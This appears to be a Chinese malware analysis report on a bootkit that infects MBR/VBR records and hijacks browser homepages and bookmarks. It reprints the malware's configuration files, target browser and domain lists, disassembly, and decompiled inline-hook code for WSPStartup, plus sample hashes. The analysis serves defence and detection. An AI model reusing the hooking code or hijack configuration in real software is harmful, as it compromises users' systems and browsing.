
VBR 感染代码

VBR 被感染后，进行重启 MBR 也会被感染。值得我们关注的是，在带有北信源签名的驱动文件 BulkEncX.sys 中都存在被加密 virus_shell_code 部分，且其解密逻辑附近代码与带有“南京鸿思信息技术有限公司”签名的 pdfsvr.exe 文件相同。如下图所示：




virus_shell_code 部分解密逻辑代码

除解密 virus_shell_code 附近代码外，解密出的 virus_shell_code 代码中所使用的 PE 映像解密算法及密钥也完全相同。如下图所示：



BulkEncX.sys 和 pdfsvr.exe 中解密密钥和算法对比

除上述两个 PE 文件外，病毒感染时所使用的大部分 PE 文件中也包含如上图所示代码且密钥完全相同。我们以病毒释放器（“云记事本”安装包）和 net.dat 病毒下载器进行举例，如下图所示：




病毒释放器（“云记事本”安装包）和 net.dat 病毒下载器解密代码对比

上述多个关键病毒文件中的解密密钥和解密算法完全相同，据此我们可以推测，Bulk EncX.sys 驱动所使用的北信源签名可能为病毒作者盗用。

三、 中毒后现象

病毒为了保护自己的 MBR 和 VBR 代码不被安全软件检测到，还会修改 Disk.sys 的 IRP 读写操作，当任意程序试图读取 MBR 或者 VBR 时，都会返回没有被病毒修改的原始 MBR 和 VBR。



修改 Disk.sys 的 IRP 读写操作

系统启动后，病毒会通过注册进程通知和映像通知，在浏览器启动时向浏览器中注入一个病毒动态库文件，下文简称 Injector.dll。火绒剑检测“内核通知”如下图所示：

进程通知	0x83F0CD35	ntkrnlpa.exe!ViCreateProcessCa...	系统文件	C:\Windows\system32\ntkrnlpa.exe	Microsoft Corporation	NT Kernel & System
进程通知	0x849D99D8	ksecdd.sys!CredMarshalTargetI...	系统文件	C:\Windows\System32\Drivers\ksecdd.sys	Microsoft Corporation	Kernel Security Support Provide...
进程通知	0x88423D96	cng.sys+0x4d96	系统文件	C:\Windows\System32\Drivers\cng.sys	Microsoft Corporation	Kernel Cryptography, Next Gen...
进程通知	0x886AC6D3	tcpip.sys+0x816d3	系统文件	C:\Windows\System32\drivers\tcpip.sys	Microsoft Corporation	TCP/IP 驱动程序
进程通知	0x848F5DFC	CI.dll!CiInitialize+0x94ec	系统文件	C:\Windows\system32\CI.dll	Microsoft Corporation	Code Integrity Module
进程通知	0x8647A462					
进程通知	0x88979800	sysdiag.sys+0x9800	数字签名文件	C:\Windows\system32\DRIVERS\sysdiag.sys	Beijing Huorong Network Tech...	Huorong Internet Security Core ...
进程通知	0x940331D9	peauth.sys+0xc1d9	系统文件	C:\Windows\system32\drivers\peauth.sys	Microsoft Corporation	Protected Environment Authenti...
线程通知	0x8647A430					
线程通知	0x889798D0	sysdiag.sys+0x98d0	数字签名文件	C:\Windows\system32\DRIVERS\sysdiag.sys	Beijing Huorong Network Tech...	Huorong Internet Security Core ...
映像通知	0x840A5AB9	ntkrnlpa.exe!EtwpTraceLoadIma...	系统文件	C:\Windows\system32\ntkrnlpa.exe	Microsoft Corporation	NT Kernel & System
映像通知	0x8647A59A					
映像通知	0x889799A0	sysdiag.sys+0x99a0	数字签名文件	C:\Windows\system32\DRIVERS\sysdiag.sys	Beijing Huorong Network Tech...	Huorong Internet Security Core ...
关机通知	0x928B0933	usbhub.sys!IRP_MJ_SHUTDOW...	系统文件	C:\Windows\system32\DRIVERS\usbhub.sys	Microsoft Corporation	Default Hub Driver for USB
关机通知	0x8EACFDC0	vmhgfs.sys!IRP_MJ_SHUTDOWN...	数字签名文件	C:\Windows\system32\drivers\vmhgfs.sys	VMware, Inc.	VMware HGFS File System Driver

内核通知

如果是 Win7 以上系统，最终要劫持到的网址保存在系统盘符下“\ProgramData\SoftSecurity\snock.cfg”文件中，其中 deliver 为加密后的网址，解密方法为每个字节加 0xfc，保留一字节大小，snock.cfg 文件内容如下图所示：

snock.cfg

```
1  [option]
2  cliid=835
3  verno=401
4  manu=100
5  submanu=2
6  ComputerID=5200105CFFD5F2F03215D65D784921082BF9B99E3F761A04
7  sflag=4
8  pgrun=1
9  chstamp=
10 deliver=Lx[redacted]gsq
11 msstart=1497984565
```

snock.cfg 文件

Injector.dll 注入到浏览器后，会判断当前浏览器是否在要劫持的浏览器列表中，代码如下图所示：

```
loc_0_415A90:                           ; CODE XREF: sub_0_415A80+8↑j
                                        ; sub_0_415A80+29↓j
                mov     eax, off_0_430600[esi*4] ; 劫持浏览器列表
                push    edi             ; char *
                push    eax             ; char *
                call    __stricmp
                add     esp, 8
                test    eax, eax
                jz      short loc_0_415AB1
                inc     esi
                cmp     esi, 9
                jb      short loc_0_415A90 ; 劫持浏览器列表
                pop     edi
                or      eax, 0FFFFFFFFh
                pop     esi
                retn
; ---------------------------------------------------------------------------

loc_0_415AB1:                           ; CODE XREF: sub_0_415A80+23↑j
                pop     edi
                mov     eax, esi
                pop     esi
                retn
sub_0_415A80    endp
```

判断浏览器

如果浏览器满足病毒配置中对应规则，病毒则会添加浏览器收藏夹和劫持浏览器首页。然后解密 ProgramData\SoftSecurity\rpl.cfg 文件，里面存放了病毒劫持浏览器的列表、规则还有所有会被替换的网址，如下图所示（因为配置文件过长，所以中间有省略）。Injector.dll 支持三种首页劫持逻辑，详见下文分析。

rpl.cfg

```
[browser]
iexplore.exe=0
chrome.exe=0
firefox.exe=3

......

hao123browser.exe=0
qqbrowser.exe=0
MyIE9.exe=0

[remove]
;qqbrowser.exe=0

[common]
1=0
2=0
3=0

......

28=0
29=0

[firefox.exe]
51=0
53=0

[2345Explorer.exe]
35=0

......

[liebao.exe]
34=0
53=0

[delhst]
6=123.sogou.com
8=123.duba.net
......

29=hao123.hao732.com

[orihst]
1=www.duba.
4=hao\..+\..+

......

53=#tianjin.baixing.com/fuwuzhongxin/shenghuo.html

[delurl]
3=http://cp.360.cn/

[rplurl]
1=http://finance.ifeng.com/
2=http://www.mswhr.com/
3=http://tianjin.baixing.com/fuwuzhongxin/shenghuo.html
4=http://www.23456.com/

[exthst]
www.duba.com
123.duba.net

......

333.cc
ai.douwanw.com

[favpage]
唯品会=http://www.sxm2.com/Bg
百度搜索=https://www.baidu.com/?tn=96555042_hao_pg
爱淘宝=https://ai.taobao.com/?pid=mm_32490941_6090099_120810774

......

特_卖

[favpagedel]
www.soso.com
www.so.com
```

rpl.cfg 配置文件

完整的浏览器劫持列表，如下图所示：

```
[browser]
iexplore.exe=0
chrome.exe=0
firefox.exe=3
360se.exe=3
SogouExplorer.exe=3
baidubrowser.exe=0
hao123Juzi.exe=0
liebao.exe=3
tango3.exe=0
twchrome.exe=0
TheWorld.exe=0
UCBrowser.exe=3
Juzi.exe=0
360chrome.exe=3
115br.exe=0
Maxthon.exe=0
2345Explorer.exe=0
115Chrome.exe=0
hao123browser.exe=0
qqbrowser.exe=0
MyIE9.exe=0
```

浏览器劫持列表

配置中包含的正则匹配网址方法：

```
[orihst]
1=www.duba.
4=hao\..+\..+
6=123\..+\..+
7=daohang\..+\..+
10=(.+\.)?999[1-3]\.com
11=(www\.)?hao\d{3,5}\.com
12=(2345\.)?hao\d{3,5}\.com
14=vip.364yun.
19=(www\.)?ie\d{2,5}\.com
21=.jc237.com
25=hao\d{3,5}\..+\.com
31=-sc=desktopshortcut
32=--bar=
33=--wow-launch-from=
34=--ico1
35=--shortcut=desktop
51=finance.ifeng.com
52=www.mswhr.com
53=#tianjin.baixing.com/fuwuzhongxin/shenghuo.html
```

正则匹配网址

完整 的劫持网址如下图所示：

www.duba.com	125y.com	web.sogou.com	ls.787249.com
123.duba.net	mu989.com	hao123pic.com	dh992.com
121.42.194.191	i1236.com	qq5588.com	6633666.com
hao.360.cn	hao123.com	758la.com	hao123.hao732.com
123.duba.com	dh998.net	114la.cn	dh.myie9.com
hao.ylmf.com	faioo.com	icafe66.com	114la.com
hi202.com	356123.com	hao123778.com	999.com
hao514.com	wb400.net	114la6.com	114.112.93.100
dh9898.com	315619.com	165123.com	www.uc123.com
123.sogou.com	995186.ren	989la.com	start.firefoxchina.cn
ie618.com	52daohang.com	72zx.com	vip.363yun.com
dh8878.com	861588.net	114.55.16.232	wodhg.com
haosoo.sinaapp.com	2345.com	shkdfua.com	nv9eng.com
dyatlori.ru	kz188.com	adsforeverybody.ga	58e.cn
dh115.com	975186.ren	jump.kkp.kankan.com	kk263.com
soft798.com	00203.net	cn-hao123.com	kaitesanye.com
hao3660.com	112zm.com	nanoadexchange.com	i.maxthon.cn
hao12303.com	02995.com	linkmyc.com	hao12347.com
129wz.com	56767.cc	114wb.net	2345.hao3603.com
369k.net	955186.ren	dfig0.com	ai.douwanw.com
xxx333xxx.com	560560.com	ie71.com	470262.com
hao.qq.com	dns89.com	ie.z8q.cc	qq.96428.com
xm.shnts.com	9991.com	huajiufu.com	f8700.com
hao12369.com	201201.com	bd.337337.com	2345an.com
hao12309.com	ejia168.com	1860440.com	037398.com
227237.com	kaka888.com	123.hao3737.com	xzq.job391.com
168wm.net	www.sogou.com	438292.com	yeah.qq.com
43wz.com	169x.cn	hao8666.com	034211.com
jijisou.com	desk123.duba.com	dh.dh5858.com	zhaozhaola.com
25805.com	ie660.com	123.hao3535.com	333.cc
ie858.com	335335.cc	ba234.com	ai.douwanw.com
696123.com	ie599.com	hao123.hao881.com	
wqz168.com	ie550.com	9992.com	
bestqi.com	91quxia.com	hao881.com	
jc237.com	569123.com	2345.hao732.com	
ie585.com	194906.com	6789.com	
115.29.163.152	114.55.17.208	qq.dns89.com	
hao.rising.cn	serchip-svd.ru	123.dh9191.com	
yy8000.com	909568.com	201850.com	
ip008.com	52icafe.com	964290.com	

劫持网址列表

1. 首页劫持逻辑

该病毒会通过以下两种方式劫持浏览器首页：

1. 如果浏览器为傲游浏览器、qq 浏览器和猎豹浏览器，病毒会判断当前浏览器的父进程是否是 explorer.exe，如果是则会重新启动一个参数为要劫持网址的浏览器，并结束当前浏览器。
2. 其他浏览器，病毒会直接修改浏览器的启动参数为要劫持到的网址。

被劫持到的网址为上文中介绍的从配置文件 snock.cfg，中解密出来的网址 zk.8*****.com，最终导航站会跳转到 www.hao123.com/?tn=9******1_hao_pg。

2. 添加浏览器收藏夹

该病毒还会根据配置文件中的数据添加浏览器收藏夹，如下图所示：

```
[favpage]
唯品会=http://www.sxm2.com/
百度搜索=https://www.baidu.com/?tn=9    42_hao_pg
爱淘宝=https://ai.taobao.com/?pid=mm_32    0774
天猫特惠=https://www.tmall.com/?ali_trackid=2:mm_32    7602
京东商城=https://www.jd.com/?cu=true&utm_source=click.linktech.cn&utm_medium=tuiguang&utm_campaign=t_4_A    32c23&abt=3
传奇世界=http://tg.602.com/cqsj/27/index.html?uid=ym    4&suid=cs    4&cfg=ep
百度=https://www.baidu.com/?tn=9    2_hao_pg
```

要添加的收藏夹信息

1、 对于 Chrome 内核的浏览器，如：Chrome、360 极速浏览器、qq 浏览器等，病毒会通过修改浏览器收藏夹数据库文件实现添加收藏夹。

2、 IE 浏览器会在收藏夹目录创建 url 快捷方式。

3. 劫持 WSPStartup 函数，替换 302 重定向应答包

Injector.dll 动态库在浏览器进程启动时 Hook 系统文件 Mswsock.dll 的 WSPStartup 函数，如下图：

```
int __thiscall Hook_WSPStartup(void *this)
{
  HMODULE v1; // eax@2
  FARPROC v2; // eax@4
  FARPROC v3; // esi@4
  DWORD flOldProtect; // [sp+0h] [bp-4h]@1

  flOldProtect = (DWORD)this;
  if ( !dword_427244 )
  {
    v1 = GetModuleHandleA(Mswsock_dll);
    if ( v1 || (v1 = LoadLibraryA(Mswsock_dll)) != 0 )
    {
      v2 = GetProcAddress(v1, WSPStartup);
      v3 = v2;
      if ( v2 )
      {
        dword_427238 = (int)v2;
        flOldProtect = 0;
        dword_428580 = *(_DWORD *)v2;
        byte_428584 = *((_BYTE *)v2 + 4);
        lpAddress = v2;
        VirtualProtect(v2, 5u, 4u, &flOldProtect);
        *(_DWORD *)((char *)v3 + 1) = (char *)Hook_WSPStartup_Address - (char *)v3 - 5;
        *(_BYTE *)v3 = -23;
        VirtualProtect(v3, 5u, flOldProtect, &flOldProtect);
      }
    }
  }
  return 0;
}
```

Hook WSPStartup 函数

在 WSPStartup 的 Hook 函数中修改 WSPPROC_TABLE 表中对应的函数，用来劫持浏览器的网络访问动作，如下图所示：

```
.text:00403BD6                  pop     edi
.text:00403BD7                  pop     esi
.text:00403BD8                  pop     ebp
.text:00403BD9                  mov     [ebx+WSPPROC_TABLE.lpWSPCloseSocket], offset WSPCloseSocket
.text:00403BE0                  mov     [ebx+WSPPROC_TABLE.lpWSPRecv], offset WSPRecv
.text:00403BE7                  mov     [ebx+WSPPROC_TABLE.lpWSPSelect], offset SPSelect
.text:00403BEE                  mov     [ebx+WSPPROC_TABLE.lpWSPSend], offset WSPSend
.text:00403BF5                  pop     ebx
.text:00403BF6                  add     esp, 0Ch
.text:00403BF9                  retn    4Ch
```

修改 WSPPROC_TABLE 表中对应的函数

通过代码分析我们发现病毒在 WSPSend 函数中，判断是否是 hao123 导航，如果是则会在 WSPRecv 中替换为 302 跳转，但在我们实际测试中，这个功能暂时不生效。

四、 附录

SoftSecurity 目录下文件及对应功能：

文件名	文件对应功能
rpl.cfg	劫持配置
snock.aux	net.dat （32 位）
snock.auz	net.dat （64 位）
snrpl.aux	注入浏览器的劫持动态库
upd.dat	用于注册、调用 BulkEncX.sys 驱动
vayout.dat	锁首劫持驱动（32 位）
vaystd.dat	锁首劫持驱动（64 位）
vayout.fxb	用于感染 VBR 的病毒驱动（32 位）
vaystd.fxb	用于感染 VBR 的病毒驱动（64 位）

MsOffice 目录下文件及对应功能：

文件名	文件对应功能
msc0.prf	计算机配置信息
msv0.prf	锁首劫持驱动（64 位）
msv1.prf	注入浏览器的劫持动态库（64 位）
msx0.prf	锁首劫持驱动（32 位）
msx1.prf	注入浏览器的劫持动态库（32 位）

文中涉及样本 SHA256：

SHA-256
adf4d4a4d107bcb762020473dc7a7af26c4b4197e675b2f2727879c80834555f
17a53c21c72a070cf750c3aff6170e1a36000c5618cee80ce21351e93d3c6359
22f48e71771e81edb8e93dcb6944337e514b4c415dd69fd76ba663ce5fda2377
76d99ce103d5b936ca53b6c3957ee458d7f93f4de0baca3af9581ebbfdd94c4c
fbe04daa1622fd6cb443f5d8cd0064185310cbecf67aee452652cc6b8e51103d
ed76e5a8c2370ebbfb43cfb8feef4d756942c69ddf24740d7be32aa2e4fb4670
2b5e0a088724ae626230727122d9bbc498da2518de40aa2a5d1f99aae156671b
a5570d97a8730e12645b28ea5a037c294a3e3d285fc5e5df98b3c8d178a1b24c
6fa895dbb715ddd926e1795c2df954377c4ceef1b71d90d40b7bdaa45064d639
b1098a9697c7b54770e73ab78b203dd784673106afcdf8bbc2c3b45dc708fa65
7ca307ea26954b67165107c54b914d7ef36b9cd480515b19f6670d7257a75741
c025e89f301a8d8c93507e48a02953427a2e8566f5ef668ad470865a16944bd2
05a366944fd1a1886cb4fcbb22372c44803f4350039f705a8ea0d6f666559a41